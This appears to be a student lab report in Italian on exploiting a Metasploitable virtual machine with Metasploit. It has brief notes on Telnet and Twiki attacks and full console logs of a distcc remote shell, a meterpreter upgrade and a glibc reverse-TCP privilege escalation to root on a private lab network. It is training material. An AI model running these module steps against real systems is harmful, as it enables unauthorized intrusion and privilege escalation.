
**Di Edoardo Castelli**


# Metasploit pt. 2

- **Telnet exploit:**





**Imposto il tipo di exploit assegnato dalla traccia, che nella versione della macchina attuale corrisponde al numero 35.**



**Una volta eseguito lo scan, lancio l'attacco vero e proprio. L'esecuzione del programma restituirà l'homepage di Metasploitable.**





## - Twiki exploit:

**Anche in questo caso il protocollo da utilizzare per la corretta riuscita dell'attacco, con il payload della traccia, è infatti possibile accedere di nuovo tramite telnet alla pagina iniziale di meta:**







**Verifico infine la vulnerabilità su Twiki come suggerito da Nessus provando a iniettare il codice da esso generato:**




## - Distcc/3632

**L'ulteriore punto bonus della traccia richiede di eseguire un attacco mediante protocollo Distcc, in ascolto sulla porta 3632 della macchina Metasploitable. Si porterà avanti l'attacco, in questo caso, lavorando simultaneamente da Kali e dalla shell su Metasploitable inizialmente limitata al servizio in questione, si tenterà di eseguire correttamente una "privilege escalation".**


```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.149:4444
[*] Command shell session 1 opened (192.168.1.150:37377 → 192.168.1.149:4444) at 2023-06-13 09:51:58 -0400

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```




**Tramite il database di exploit di Kali, dunque, apro una seconda sessione msf con l'intento di "evolvere" la shell ottenuta sul demone con una shell meterpreter, metto quindi, per prima cosa, l'attuale sessione in background:**

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.41:4444
[*] Command shell session 1 opened (192.168.1.25:39661 → 192.168.1.41:4444) at 2023-06-13 13:35:53 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.25:39661 → 192.168.1.41:4444 (192.168.1.41)

msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.25:4433
[*] Sending stage (1017704 bytes) to 192.168.1.41
[*] Meterpreter session 2 opened (192.168.1.25:4433 → 192.168.1.41:50319) at 2023-06-13 13:38:02 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  1         shell cmd/unix                                             192.168.1.25:39661 → 192.168.1.41:4444 (1
                                                                       92.168.1.41)
  2         meterpreter x86/linux  daemon @ metasploitable.localdomain  192.168.1.25:4433 → 192.168.1.41:50319 (1
                                                                       92.168.1.41)
```

**Digitarendo il comando “use post/multi/recon/local_exploit_suggester” per eseguire Exploit Suggester (uno strumento creato per automatizzare il processo di sfruttamento dell'escalation dei privilegi rivolto a sistemi privi di patch), si può notare che è richiesto di impostare la sessione, utilizzando dunque “set session 2”, sarà possibile eseguire una la shell meterpreter a valle del comando “exploit”.**




**Una volta lanciato l’attacco (dopo essersi di nuovo assicurati che la le impostazioni e il payload siano quelli corretti), potremmo notare come con la nuova shell si abbiano privilegi di root tramite i comandi “inconfig” “id” “uname –a”, come al solito.**

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.MnnGNVG' (1271 bytes) ...
[*] Writing '/tmp/.pUZIiz9' (281 bytes) ...
[*] Writing '/tmp/.QgGIgVE' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.41
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.41:39561) at 2023-06-13 13:48:20 -0400

meterpreter > uname -a
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:9f:01:2e
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.41
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9f:12e
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```